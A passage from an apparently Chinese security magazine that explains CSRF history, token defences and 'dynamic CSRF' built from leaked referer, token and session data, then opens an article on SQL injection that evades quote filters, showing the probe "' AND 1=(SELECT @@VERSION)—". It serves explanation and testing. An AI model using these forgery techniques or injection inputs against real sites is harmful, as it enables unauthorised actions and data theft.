在2001年，Pete Watkins在给Bugtraq(BugTraq是一个完整的对计算机安全漏洞的公告及详细论述的邮件列表，即其是什么、如何利用它们，以及如何修补它们)的邮件中提到了跨站请求伪造攻击(CSRF)这个术语，而早在1988年Norm Hardy已经将现今所谓的CSRF描述为"混淆代理人"(Confused Deputy)。这是Watkins在参考了编译器和分时系统与这两个术语之间的相似问题后给出的描述。

CSRF的基本前提是：目标用户在浏览网页时会遇到来自恶意网站的请求。该站点会以目标用户的名义，向已授权用户访问的网站发送请求。

伪造的请求可能以IMG、IFRAME，或是META刷新这样的HTML标签的形式出现，其嵌入在JavaScript脚本或Flash中，或者被攻击者以HTTP 300重定向包发送出去。如果目标用户获得了授权，那么相关的HTTP头和任何授权数据都会连同恶意请求一起被发送到相关站点中。

以下是Watkins 在2001年的Bugtraq邮件中描述的内容：CSRF从来不会依赖于任何的客户端活动脚本，这样做是为了对具有授权的站点实施未经允许的攻击。

跨站脚本攻击(XSS)试图窃取用户的在线交易Cookies，以方便攻击者操纵Portfolio文件。在用户不知道并不同意的情况下，CSRF就能使用该Cookies来进行交易，如图1所示。




图1

2004年，Thomas Schreiber在论文"跨站请求伪造"(Session Riding，即CSRF)中进一步扩充了Watkins的邮件内容，描述了大量的攻击情景，证明了CSRF对攻击者是可行的并且有价值的。除了重写网址外，Schreiber还推荐将令牌化作为一种解决方案。

为了保证Web应用程序能够抵抗跨站请求伪造攻击，特引入令牌并在每个链接和表单中使用(至少在每一个敏感的表单中使用)。令牌在用户登录后生成，存储在服务器端的会话信息中。当接收到HTTP请求时，将其中的令牌与服务器端令牌进行比较。如果请求中缺少该令牌或两处令牌不相同，则停止处理该请求并将此会话作废。

Schreiber的方法是避免CSRF攻击的最常用方法，也是现今较合适的减缓损失的方法。尽管在一些新框架中，对于给定的生成请求和重建的页面浏览信息，CSRF令牌可能是惟一的。但实际上CSRF令牌往往在给定的生命周期内(如用户会话)才有效，而且并不总是与特定会话相映射的。

有趣的是，Watkins在2001年已经将令牌化中的缺陷当作了防御方法：尽管在留言板这种案例中，CSRF攻击者可以利用中间重定向技术来改变URL值(从前一页面获得)，并以合适的URL及预计的Cookies重定位到留言板，以达到欺骗的目的，但是将Cookies同URL欺骗组合在一起还是种不错的选择。因此，URL欺骗可能起不到什么作用。

Watkins认为令牌或URL欺骗对存在离站链接和前页漏洞的问题的站点不起作用，这个观点在现在仍然是对的。同时随着对离站内容、共享API的日益重视，越来越多的证据也证明了Watkins观点的正确性。

此外，由于令牌与给定的用户会话相映射，这就导致其不可重用。因此虽然令牌化技术已经很完善了，但还是必须得到正确的实施，同时一定要具有足够的随机性来抵抗暴力攻击。

Samy蠕虫病毒改变了CSRF的规则，其将跨站脚本攻击同CSRF结合在一起进行传播。在这种情况下，CSRF使用跨站脚本攻击(XSS)来伪造包括用户特定请求令牌和其他相关会话信息的请求，因此其对跨站脚本攻击而言往往是个有效选择荷载。

动态跨站请求伪造攻击

在动态CSRF攻击情景中，攻击者在每个用户特定会话信息的基础上扩充了Watkins描述的方法，并创建了一个自定义的、相对每个请求的伪造信息，其中包括有效的CSRF令牌和其他特定用户会话的参数。

为了使此方法在不使用跨站脚本的情况下获得成功，用户通常需要向攻击者控制的网站发送请求。同时，攻击者需要得到对构造该请求的有用信息。

通过前页(导航到当前网页的超链接所在网页的URL)单击邮件应用程序或消息论坛中的链接可能会泄露必要的信息。如果目标站点允许纳入像场外图像这样的离站内容(存在于许多论坛和社会网络中)，那么攻击者就可以获得创建自定义伪造请求的必要信息，并将定制的响应发送到目标浏览器中，从而实现动态CSRF攻击。

此外，通过再次为每个目标请求伪造即时生成信息(on the fly)，实现会话完成攻击(session fixation)或针对令牌的暴力攻击这样的情景，就可能与构造动态CSRF攻击的方法一样是可行的，如图2所示。




图2

简而言之,如果可以从目标浏览器中获取具体会话信息,那么就能实现动态CSRF攻击。要在自动化的基础上利用它,由攻击者控制的应用程序就可以基于域或URL对不同的有效载荷进行封装(其中给定的请求来自这些域或URL),同时该应用程序也包含伪造请求中的相关信息,如有效会话、IDS或CSRF令牌。这些信息要么通过跨域前页漏洞获得,要么通过会话完成攻击获得。

以下是个简单的例子,如果下列前页中的值是从对攻击者控制的服务器请求中获得的,那么其来自于目标浏览器:"http://good.com/function.php?val1=foo&val2=bar&token=765234"。

在动态CSRF攻击中,攻击者控制下的简单应用程序对请求进行重新封装,并向包含自定义有效载荷的浏览器发送新的请求(其中包括有效令牌),如"http://good.com/anotherfunction.php?val4=morefoo&val5=morebar&token=765234"。如果用户浏览器遭遇到重定向、隐藏的POST表单形式的自定义请求,那么该请求将会同网站中与HTTP验证头有关的信息一起被发送。

动态CSRF有效载荷

应用程序可以采取许多办法来为CSRF构建动态有效载荷。每个情景的区别将取决于攻击者放入到受害者路径的数据类型,同时也取决于网站的具体功能。

HTTP重定向有效载荷

使用一个简单的HTTP 302重定向请求就是一个有效载荷,该负载可能来自跨域前页泄露。在这种情况下,攻击者使用泄露的会话数据,并用定位值构建重定向请求,该定位值被从目标浏览器获得的相关会话数据所覆盖,如图3所示。

动态有效载荷是与相关的令牌值创建的,同时发送其他会话数据。这就允许攻击者可以绕过能抵抗CSRF攻击的站点而执行攻击者的请求。如果是从目标站的链接发送的重定向请求,前页检查技术将不再适用,因为前页站点会保留请求源,之所以会这样,是因为浏览器通常会保证原始前页值不变。




图3

基于HTML的重定向

创建动态CSRF有效载荷的应用程序也可以创建基于前页内容的自定义网页,同时将用户请求重定向到另一站点,并在后台执行CSRF攻击。

在这里,一个有趣的情景就是使用URL精简服务,例如TinyURL、Is.gd。其发送重定向到最终的合法目标中,而不是将自定义的CSRF有效载荷作为插播式HTML页面的一部分嵌入其中,该HTML页面包括一个对看上去似乎是合法的位置的META刷新。生成的HTML页面可以用跨域数据的会话数据构建GET请求,甚至能够构建具有自我提交功能的表单,还能够构建POST请求,如图4所示。




图4

令牌锁定之动态CSRF

在CSRF令牌可重复使用且未与特定用户会话建立连接的地方,动态CSRF可以建立一个

有效载荷,通过给站点直接发送请求并获得有效令牌,从而给用户发布有效令牌。这种方法类似于会话完成攻击,在这种情况下会话ID并不与给定IP地址相匹配。一旦获得了令牌,同时如果用户有权访问攻击者控制下的网站,那么将产生代表目标网站上下文的用户的请求,如图5所示。




图5

基于POST的动态CSRF

同样,也可以建造一个基于POST的动态CSRF请求,不需要与用户浏览器交互。这在多阶段方案中是可行的,在这种情景中,CSRF令牌和会话期间有效的其他相关信息通过离站图片或离站内容而被泄露,而且很有可能被合并到自定义的伪造POST请求中进行欺骗,如图6所示。




图6

小结

窃取CSRF标记并不是惟一案例。对CSRF而言,即使不使用或是可绕过令牌或认证机制,动态地构建基于每个请求的伪造攻击也可能很有用。例如针对特定身份验证的用户而言具有重要意义的URL参数。

总之,一定要记住Watkins在8年前对CSRF的声明,这很重要,但是时机似乎已经错过了:CSRF不再单单是基于已知的、可重复参数的静态攻击,而是针对每个目标、可改变的、动态的。

前置知识:无

关键词:脚本、注入、SQL数据库

绕过单引号继续注入攻防

文/图 饭



Web应用程序一般都会使用数据库来保存各种信息,比如电子商务网站的账户信息、销售商品的价格与订单、支付细节和各种不同的权限等。数据库中信息的读取、更新、增加或者删除等都是通过SQL来实现的,因此,在数据交互的环节若没有安全过滤净化,则可能易于受到SQL注入攻击,严重的可能导致数据库非法操作。随着时间的推移,Web应用程序的开发者的安全意

识日渐增强，SQL注入漏洞已经呈下降消失状态，但之前的Web程序在被动防范SQL攻击时，还是略显乏力，或者说是考虑不太周全。比如说普遍使用的过滤关键字的方法，如果仅仅过滤单引号或者小写类的关键字，则极易出现绕过的情形，而国内的安全公司相继推出的硬件WAF是否会存在同样的问题呢？从根本上说硬件WAF基于访问请求流量来鉴别攻击行为，可能在以后的攻防对立也会慢慢显现出被绕过的问题，所有的问题依然存在，安全厂商是否能更全面地考虑呢？

本文试着在注入的SQL语句中不引用单引号，来和大家讨论一下注入攻击的部分原理和技巧。在一次测试中，发现一个注入点过滤了单引号和小写关键字，提交语句："' AND 1=(SELECT @@VERSION)—"，结果如图1所示。

